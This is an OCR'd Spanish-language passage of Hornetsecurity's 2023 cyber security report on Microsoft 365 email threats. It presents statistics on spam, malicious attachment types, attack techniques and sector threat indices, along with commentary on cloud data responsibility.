DESIGNED FOR Microsoft 365 ENVIRONMENTS

CYBER SECURITY REPORT

2023

UN ANÁLISIS EN PROFUNDIDAD
DEL PANORAMA DE AMENAZAS SOBRE MICROSOFT 365

HORNETSECURITY

INFORME DE CIBERSEGURIDAD 2023

Un análisis en profundidad del panorama de amenazas sobre Microsoft 365

Acerca de Hornetsecurity

Hornetsecurity permite a las empresas y organizaciones de todos los tamaños centrarse en su negocio principal al proteger las comunicaciones por correo electrónico, los datos y garantizar la continuidad del negocio y el cumplimiento normativo con soluciones de última generación basadas en la nube.

Nuestro producto estrella, 365 Total Protection Enterprise Backup, es la solución de seguridad en la nube más completa para Microsoft 365 del mercado, incluyendo seguridad de correo electrónico, cumplimiento normativo y backup.

¿Qué es el Informe de Ciberseguridad?

El Informe de Ciberseguridad (anteriormente Informe de Ciberamenazas) es un análisis anual del panorama actual de amenazas de ciberseguridad basado en datos del mundo real recopilados y estudiados por el equipo del Laboratorio de Seguridad de Hornetsecurity – Hornetsecurity Lab. Hornetsecurity procesa más de dos mil millones de correos electrónicos cada mes. Al analizar las amenazas identificadas en estas comunicaciones, combinadas con un conocimiento detallado del panorama de amenazas más amplio, el Hornetsecurity Lab revela las principales tendencias y puede hacer proyecciones informadas para el futuro de las amenazas de seguridad sobre Microsoft 365, lo que permite a las empresas actuar en consecuencia. Esas conclusiones y datos figuran en el presente informe.

¿Qué es el Security Lab?

Es una división de Hornetsecurity que realiza análisis forenses de las amenazas de seguridad más actuales y críticas, especializada en seguridad de correo electrónico. El equipo multinacional de especialistas en seguridad tiene una amplia experiencia en investigación de seguridad, ingeniería de software y data science.

Una comprensión profunda del panorama de amenazas establecida a través del examen práctico de virus del mundo real, ataques de phishing, malware y más, es fundamental para desarrollar contramedidas efectivas. Los conocimientos detallados descubiertos por el Hornetsecurity Lab sirven de base para las soluciones de ciberseguridad de última generación de Hornetsecurity.

Cómo usar este informe

Este informe se divide en 4 secciones:

El capítulo 1 contiene el resumen ejecutivo. Si solo te interesan los aspectos más destacados, te interesará esta sección.

El capítulo 2 se centra en el panorama actual de amenazas de la plataforma Microsoft 365.

El capítulo 3 cubre las preocupaciones y los debates actuales sobre las mayores amenazas y tendencias a partir de 2022.

El capítulo 4 contiene predicciones del Hornetsecurity Lab sobre las amenazas de ciberseguridad para 2023, junto con consejos y directrices para ayudar a proteger tu negocio.

En elcapítulo 5 se enumeran todas las referencias, enlaces de apoyo y conjuntos de datos utilizados en este informe.

Tabla de Contenidos

Capítulo 1 — Resumen ejecutivo

AI aprovechar su enorme conjunto de datos de usuarios, Hornetsecurity está en una posición única para llevar a cabo un examen detallado de las amenazas basadas en el correo electrónico y destilar esto en información importante para los profesionales de la seguridad de IT. El correo electrónico sigue siendo un canal de comunicación muy importante.

En nuestro análisis de más de 25 mil millones de correos electrónicos, el 40,5 % se clasifican como «no deseados».— un aumento del 0,5 % con respecto a 2021. El 94,5 % de los correos electrónicos no deseados son spam o rechazados directamente debido a indicadores externos, y poco más del 5 % fueron marcados como maliciosos.

Hornetsecurity está en una posición única para llevar a cabo un examen detallado de las amenazas basadas en el correo electrónico y destilar esto en información importante para los profesionales de la seguridad de IT. El correo electrónico sigue siendo un canal de comunicación muy importante.

En nuestro análisis de más de 25 mil millones de correos electrónicos, el 40,5 % se clasifican como «no deseados».— un aumento del 0,5 % con respecto a 2021. El 94,5 % de los correos electrónicos no deseados son spam o rechazados directamente debido a indicadores externos, y poco más del 5 % fueron marcados como maliciosos.




Fig. 1: Clasificación de correos electrónicos escaneados por Hornetsecurity




Fig. 2: Clasificación de correos electrónicos no deseados

Los tipos de archivos más comunes utilizados en los ataques son los archivos comprimidos (zip, etc.) en el 28% de los casos, HTML, en el 21% y los documentos Word en el 12,7%. Les siguen los PDF, con un 12,4%, y los Excel, con un 10,4%. El phishing sigue siendo el método de ataque preferido en el 39,6% de los ataques por correo electrónico.




Fig. 3: Tipos de archivo más utilizados en emails maliciosos

El cambio largamente esperado de Microsoft para deshabilitar macros en documentos de Office por defecto (27 de julio de 2022) ha afectado a la elección de los atacantes de tipos de archivos adjuntos maliciosos en favor de los archivos de enlace (LNK) y HTML. Por ejemplo, el uso de archivos HTML ha aumentado significativamente, y LNK es ahora el tipo de archivo preferido en cadenas de ataque como las utilizadas en el Bumblebee Loader.

Fig. 4: Ataque en Bumbleebee loader

Mientras tanto, hay algunas variaciones en ataques contra diferentes sectores, los atacantes parecen preocuparse más por si la organización puede pagar un rescate considerable y su función en la Sociedad (por ejemplo un hospital u otra infraestructura crítica).

Muchas organizaciones todavía asumen que los datos almacenados dentro de los servicios en la nube (como Microsoft 365) están seguros y protegidos, lo que no es cierto, y a muchas empresas se les sigue escapando la realidad de la responsabilidad compartida de proteger esos datos (Leer el Modo de Responsabilidad Compartida de MicrosoftI). En una encuesta de más de 2.000 profesionales de IT sobre seguridad de datos, el 25 % de los encuestados indicaron que no estaban seguros o asumían que M365 es inmune a los ataques de ransomware.

Fig. 5: Conocimiento general de la seguridad en M365

No se puede subestimar la importancia de formar a los usuarios para que sean conscientes de los ataques basados en el correo electrónico y otras amenazas a la seguridad, mientras que la suplantación de marcas es otra cuestión que la seguridad informática debe tener en cuenta. El aumento de las iniciativas BYOD (Bring Your Own Device) y WFH (work from home) sigue planteando retos adicionales a los equipos de ciberseguridad, que ya están sometidos a una gran presión.

De cara al futuro, los equipos de liderazgo tienen mucho que pensar en 2023. Es probable que aumenten los ataques centrados en los dispositivos móviles, junto con los métodos de ataque dirigidos a las aplicaciones MFA (autenticación multifactor). Este tipo de ataques se utilizó con grandes resultados en la brecha de Uber de Septiembre de 2022, por ejemplo.

La creciente dependencia de la nube ha planteado varios problemas de seguridad importantes. Uno de ellos es la creciente dependencia de las APIs en la nube. Aunque nos facilitan la vida, cada API accesible es un vector potencial de ataque para los cibercriminales.

En cuanto al tema de la dependencia, existe una creciente preocupación entre los líderes empresariales por el concepto de sobre dependencia de los proveedores. Esto ha surgido con más frecuencia en relación con las grandes plataformas en la nube como Microsoft 365. Aunque la Plataforma está pensada para la productividad y la colaboración, también proporciona algunas capacidades básicas de seguridad. Algunas escuelas de pensamiento instan a tener cuidado cuando se depende del mismo proveedor para soluciones de colaboración y seguridad, ya que tales combinaciones pueden crear un potencial conflicto de intereses, además del riesgo de dependencia. Aprovechar las soluciones de terceros junto a los grandes proveedores puede ayudar a mitigar este problema.

Los cibercriminales también se están volviendo más sofisticados en la recopilación de información sobre los objetivos. Muchas organizaciones de hackers recurren ahora a kits de herramientas de marketing profesionales como ZoomInfo para ayudar a identificar objetivos lucrativos para su próximo ataque.

Por último, a pesar de la evolución del panorama de las amenazas, es fundamental garantizar que se apliquen las normas de ciberseguridad, ya que los atacantes suelen apuntar a la presa más fácil. Con demasiada frecuencia, organizaciones con enormes presupuestos de seguridad son vulneradas porque algo tan simple como una API desprotegida se dejó abierta a Internet. Incluso bajo la creencia de que la organización tiene cubiertos los aspectos básicos, es importante revisarlos constantemente y empujar a la empresa a adoptar una cultura de seguridad sostenible.

El correo electrónico sigue siendo uno de los principales métodos que utilizan los cibercriminales para lanzar ataques, por lo que una sólida estrategia de seguridad del correo electrónico es esencial para navegar por el complejo panorama de las amenazas y desarrollar la resistencia de la seguridad en 2023.

Capítulo 2 — El panorama actual de amenazas para Microsoft 365

Anualmente, el Hornetsecurity Lab revisa el extenso conjunto de datos de la compañía y analiza el estado de las amenazas de correo electrónico y las estadísticas de comunicación globales. Como complemento, el equipo realiza regularmente ejercicios de visión de futuro y proporciona información sobre potenciales amenazas futuras. Este capítulo se centra en la revisión de los datos de 2022, que constituyen la base para las proyecciones del panorama cambiante de las amenazas establecidas en el capítulo 4.

Tendencias en seguridad de correo electrónico

A pesar de un gran cambio en la colaboración dentro de la organización, con herramientas como Slack y Microsoft Teams que ven un importante crecimiento continuo en 2022, el correo electrónico sigue siendo el principal mecanismo de comunicación para muchas organizaciones, con 333.200 millones de correos electrónicos enviados todos los días. El correo electrónico no va a desaparecer en un futuro próximo

Al revisar más de 25 mil millones de correos electrónicos recopilados durante el período de informe actual (1 de octubre de 2021-30 de septiembre de 2022), el Laboratorio de Seguridad ha elaborado las siguientes conclusiones.

333.2

MIL MILLONES DE CORREOS ELECTRÓNICOS

enviado todos los días

Fig. 6: Número de correos electrónicos enviados

Spam, malware, métricas de amenazas avanzadas

El correo electrónico sigue siendo uno de los principales métodos que los cibercriminales utilizan para lanzar ataques. Esto se ejemplifica en nuestros datos que clasificaron el 40,5 % de todos los correos electrónicos como «no deseados», lo que significa que no son comunicaciones genuinas deseadas por el destinatario. Ha habido un aumento del 0,5 % en los correos electrónicos no deseados desde 2021.




Fig. 7: Correos electrónicos no deseados por categoría

CATEGORÍA	DESCRIPCIÓN DEL EMAIL
AdvThreat	Contiene amenazas detectadas por Advanced Threat Protection de Hornetsecurity. Estos correos electrónicos se utilizan con fines ilegales e involucran sofisticados medios técnicos que solo se pueden evitar utilizando procedimientos dinámicos avanzados.
Contenido	Contiene un archivo adjunto no válido. Los administradores pueden definir qué complementos no son válidos en el módulo de control de contenido.
Rechazado	Nuestro servidor de correo electrónico rechaza estos correos electrónicos directamente durante el diálogo SMTP debido a características externas, como la identidad del remitente. No se analiza más a fondo.
Spam	No deseado y a menudo promocional o fraudulento. Estos correos electrónicos se envían de forma simultánea a muchos destinatarios.
Amenaza	Contiene contenido dañino, como archivos adjuntos o enlaces maliciosos, o se envían para cometer delitos, como el phishing.

Uso de archivos adjuntos y tipos de ataques

Los archivos adjuntos en el correo electrónico siguen siendo uno de los métodos más utilizados para efectuar un ataque en 2022. Los atacantes continúan utilizando archivos adjuntos para ocultar malware, así como para dar apariencia de autenticidad a sus comunicaciones maliciosas. Además, algunos filtros rudimentarios de spam/malware pueden ser incapaces de escanear los archivos adjuntos comprimidos, y por esta razón, son comúnmente utilizados por los cibercriminales menos «expertos» debido al bajo nivel de capacitación necesario para iniciar este tipo de ataque a objetivos no preparados.

El uso de archivos adjuntos como mecanismo de carga útil prevaleció en varias olas de ataque en 2022. Por ejemplo, los documentos de Word especialmente diseñados son un método principal de entrega de carga útil en la cadena de ataque Zero Day a Microsoft Office Follina (CVE-2022-30190). En este ataque, el cibercriminal envía un documento especializado de Microsoft Word (DOC/DOCX) a la víctima. Al abrir el archivo, Microsoft Support Diagnostic Tool (MSDT) se activa y se utiliza para descargar y ejecutar código malicioso.

Si bien los archivos DOC/DOCX fueron ampliamente utilizados en ataques dirigidos a este exploit, todavía eran solo el tercer tipo de archivo adjunto más utilizado (12,7 %) en ataques durante nuestro período de informe. Merece la pena mencionar que también hemos visto ocurrencias de archivos DOC/DOCX incrustados dentro de otros tipos de archivos. Por esta razón, sospechamos que el uso de archivos DOC(X) para ataques es probablemente más alto de lo que sugieren nuestros datos, viendo el resto de categorías. Dicho esto, el primero y el segundo tipo de archivos más utilizados para ataques fueron archivos files (28 %) y archivos HTML (21 %). Los archivos PDF y Excel estaban en 4º y 5º lugar en nuestros datos, con tasas del 12,4 % y el 10,4 %, respectivamente.

Otros tipos de archivos detectados utilizados como mecanismo de carga útil en los archivos adjuntos de correo electrónico se pueden encontrar en la siguiente tabla.

	2021	2022	
	33.6	28.0	ARCHIVE
HTML	15.3	21.0	HTML
DOC	4.8	12.7	WORD
PDF	14.5	12.4	PDF
XLSX	10.2	10.4	EXCEL
ISO	4.2	5.4	ARCHIVOS DE IMAGEN DE DISCO
	8.7	4.8	OTROS
EXE	8.1	4.3	EJECUTABLE
	0.2	0.7	ARCHIVO DE SCRIPT
	0.0	0.1	CORREO ELECTRÓNICO
LNK	0.0	0.1	ARCHIVO LNK
PPTX	0.4	<0.1	POWERPOINT

Fig. 8: Tipo de archivo usado en 2022

También vale la pena señalar que, dado que Microsoft cambió el valor predeterminado para deshabilitar las macros en los archivos de Microsoft Office, estamos viendo un mayor uso de tipos de archivo como los archivos LNK. Los archivos LNK se han utilizado con relativo éxito tanto por Emotet como por Bumblebee Loader durante todo el período del informe, por lo tanto, los administradores deben tomar medidas adicionales para estar al tanto de estos tipos de archivos y su uso en las cadenas de ataque actuales.

Índice de amenazas de correo electrónico por sectores

No es ningún secreto que ciertos sectores (en el pasado) han sido atacados con más frecuencia que otros. Sin embargo, lo que hemos visto en el último año muestra que ninguna organización es inmune a la amenaza que representan los ciberdelincuentes. Si bien nuestros datos muestran que algunos sectores experimentan más ataques, las diferencias son pequeñas y disminuyen con respecto al año anterior. Siendo realistas, los atacantes se dirigirán a cualquier organización que perciban capaz de pagar un rescate. Dicho esto, la única excepción a este pensamiento es el hecho de que algunas organizaciones son tan críticas para el funcionamiento de la sociedad, como los hospitales, que están casi seguros de que pagarán el rescate (suponiendo un daño grave). Simplemente son incapaces de fallar debido a su importancia para sus comunidades. Los atacantes son conscientes de esto y los atacan en consecuencia.

La siguiente tabla muestra el índice de amenaza para los principales sectores.

- 4.7 | INDUSTRIA DEL AUTOMÓVIL
- 4.6 | INDUSTRIA MINORISTA
- 4.6 | INDUSTRIA MANUFACTURERA
- 4.6 | EDUCACIÓN
- 4.5 | INVESTIGACIÓN
- 4.5 | OCIO
- 4.5 | MINERÍA E INDUSTRIA METALÚRGICA
- 4.4 | MEDIOS DE COMUNICACIÓN
- 4.3 | UTILITIES
- 4.3 | SANIDAD
- 4.2 | TRANSPORTE
- 4.2 | HOTELES
- 3.9 | CONSTRUCCIÓN
- 3.8 | TECNOLOGÍAS DE LA INFORMACIÓN
- 3.8 | DESCONOCIDO
- 3.8 | FINANZAS
- 3.7 | SERVICIOS PROFESIONALES
- 3.6 | AGRICULTURA
- 3.6 | INMOBILIARIA
- 2.8 | LOGÍSTICA

Proporción de correos electrónicos fraudulentos (en relación con correos electrónicos válidos/limpios)*

Fig. 9: Sectores más amenazados según el Índice de Amenaza*

NOTA: El valor del índice de amenaza se determina mediante el siguiente cálculo:

Índice de amenazas = número de correos electrónicos maliciosos/(número de correos electrónicos maliciosos + número de correos electrónicos limpios) multiplicado por 100 — Excluyendo spam y publicidad.


Nota sobre metodología

Diferentes tamaños de organizaciones reciben un número absoluto diferente de correos electrónicos. Por lo tanto, calculamos el porcentaje de correos electrónicos de amenazas de cada organización y los correos electrónicos limpios para compararlos entre sí. Luego calculamos la media de estos valores porcentuales para todas las organizaciones dentro del mismo sector para extraer el índice de amenaza final del sector.

Métodos populares de ataque por email en 2022

La ciberseguridad es el interminable juego del gato y el ratón entre los cibercriminales y los profesionales de seguridad. Esto es más evidente cuando realizamos nuestra revisión anual de datos con respecto a las técnicas de ataque. La naturaleza de las técnicas de ataque cambia con el tiempo a medida que evolucionan las estrategias de los atacantes y responden las contramedidas de los profesionales de la seguridad, pero los mecanismos que implican han persistido en gran medida desde el período anterior. Si hubiera que mirar el informe de ciberamenazas del año pasado, se constataría que el phishing era el método principal de ataque utilizado en las brechas de comunicación por correo electrónico. Este año los cibercriminales siguen teniendo un éxito con actividades de phishing. El phishing sigue siendo el número uno en la lista con el 39,6 %, estando las URLs maliciosas en el tercer lugar con un 12,5 %. El segundo lugar en la lista es la clasificación «otros», que es una combinación de varios ataques menos utilizados.

Sospechamos que esta tendencia se debe al éxito continuo que los atacantes están teniendo con las campañas de phishing ¿Por qué cambiar una estrategia ganadora? Dicho esto, el uso de URLs maliciosas en los mensajes de correo electrónico está ganando terreno. Una URL maliciosa es un vector popular de ataque de ingeniería social, y esperamos que este tipo de ataque continúe creciendo en 2023.
Las métricas generales y los diferentes métodos se pueden ver en el siguiente gráfico:



2021 %	2022 %	TÉCNICAS DE ATAQUE
24.8	39.6	Phishing
42.0	26.5	Otros
16.2	12.5	URL
2.3	8.2	Estafa anticipada
7.1	3.7	Extorsión
3.9	3.5	Ejecutable en archivo/disco-imagen
1.5	2.8	Maldoc (adjunto malicioso)
	1.8	HTML
2.1	1.1	Suplantación
	0.4	PDF

Fig. 10: Tipos de ataque en 2022

Seguridad de los datos en la nube

Las tecnologías de la nube han visto un tremendo aumento en su adopción en los últimos años, algo que continuó en 2022. Esto fue impulsado inicialmente por la pandemia de COVID-19, pero ya estaba ganando terreno debido a la agilidad y fiabilidad que aportan las plataformas en la nube cuando se configuran y utilizan correctamente. Las empresas de todo el mundo no solo utilizan plataformas en la nube para hacer el trabajo, sino que también almacenan su trabajo en esas plataformas. Cada vez más organizaciones están diciendo adios a los servidores de archivos locales o SQL y están moviendo esos servicios a la nube.

Sin embargo, esto nos lleva a preguntarnos: ¿están los datos seguros?

Métricas sobre la adopción del almacenamiento en la nube

Antes de sumergirnos en esta pregunta, consideremos cuántas personas se están moviendo a la nube. Si se considera el gasto como una métrica, se espera que haya un aumento del 20,4 % en el gasto de los usuarios finales en servicios de nube pública a finales de 2022. Se espera que el monto en dólares gastado alcance los $494.700 mil millones sin signos de desaceleración. El mismo informe indica que es probable que veamos que ese número aumenta a más de $ 600.000 mil millones en 2023.

Si aún no estaba claro, es evidente ahora que la «nube» está aquí para quedarse y que cada vez más organizaciones la están utilizando para hacer el trabajo.

Preocupaciones sobre la seguridad de los datos en Microsoft 365

Sabemos que las organizaciones están usando servicios en la nube más que nunca, como M365, y que muchas lo hacen por primera vez. Pero ¿realmente entienden estas organizaciones cómo funciona la protección de datos en la nube y
su responsabilidad con respecto a la seguridad de la información?

Hemos visto muchas situaciones durante el año pasado en las que las organizaciones nuevas en los servicios de nube hacen la suposición incorrecta de que, debido a que sus datos ahora se alojan en un servicio en la nube en algún lugar, ya no tienen que preocuparse por la tecnología de protección de datos, como las copias de seguridad, la recuperación, o la seguridad de esos datos. Esta idea errónea fue revelada en una encuesta realizada por HornetSecurity en 2022, en la que a más de 2.000 profesionales de IT se les preguntó si creían que los datos almacenados en Microsoft 365 estaban expuestos a las amenazas de ransomware. Sorprendentemente, el 25,3 % de los encuestados no sabía la respuesta o creía que la respuesta era no.




Fig. 11: Encuesta de usuarios de M365

El hecho de que los datos se almacenen dentro de un servicio en la nube (como Microsoft 365), no significa que el proveedor de la nube sea responsable de la seguridad de esos datos. Pueden tener algunos servicios adicionales que proporcionan algunas de esas capacidades, pero el hecho es que, en general, la mayoría de las organizaciones que proporcionan servicios en la nube dejan la protección y seguridad de los datos en manos del usuario final.

No solo depende del usuario final y los departamentos de IT garantizar la seguridad de los datos, sino que también es importante asegurarse de que persista con el tiempo. Esto puede ser especialmente difícil para las organizaciones que no mantienen un control estricto sobre los permisos de uso compartido, por ejemplo, en OneDrive for Business y SharePoint Online. Microsoft 365 hace que sea tan fácil compartir documentos que los usuarios finales a menudo no piensan en las ramificaciones de cómo comparten archivos y con quién. A medida que los endpoints de las organizaciones se expanden y la colaboración más estrecha con usuarios externos crece a medida que lo hace la adopción de servicios en la nube, es de vital importancia administrar estrictamente los permisos de archivos para limitar el riesgo de exponer datos confidenciales innecesariamente.


¿De qué es responsable Microsoft?

Muchos preguntan: «Si Microsoft no se ocupa de mis datos y seguridad, ¿de qué son realmente responsables?» La postura actual de Microsoft sobre esta pregunta no ha cambiado en 2022. Para entenderlo bien, debe estar familiarizado con el Modelo de Responsabilidad Compartida de Microsoft.

Lo importante es que el modelo de responsabilidad compartida establece: «La responsabilidad la tiene siempre el cliente para»:

- Información y datos
- Dispositivos (móviles y PC)
- Cuentas e identidades

Para dar más peso a esta postura está la siguiente sección a continuación del Acuerdo de servicios en línea de Microsoft, que incluye los servicios contenidos en Microsoft 365. La parte clave es la última frase que contiene la recomendación para los usuarios de «hacer regularmente copias de seguridad del contenido y datos que almacena en los servicios o que almacena utilizando aplicaciones y servicios de terceros».



Service Availability

. Service Availability.

a. The Services, Third-Party Apps and Services, or material or products offered through the Services may be unavailable from time to time, may be offered for a limited time, or may vary depending on your region or device. If you change the location associated with your Microsoft account, you may need to re-acquire the material or applications that were available to you and paid for in your previous region.

b. We strive to keep the Services up and running; however, all online services suffer occasional disruptions and outages, and Microsoft is not liable for any disruption or loss you may suffer as a result. In the event of an outage, you may not be able to retrieve Your Content or Data that you've stored. We recommend that you regularly backup Your Content and Data that you store on the Services or store using Third-Party Apps and Services.

En pocas palabras, el cliente es responsable de proteger su información y sus datos. Microsoft no lo es. A medida que las organizaciones se mueven a la nube, deben tener esto en cuenta cuando se implementan estrategias de protección.

Amenazas sobre M365 — El cortafuegos humanos

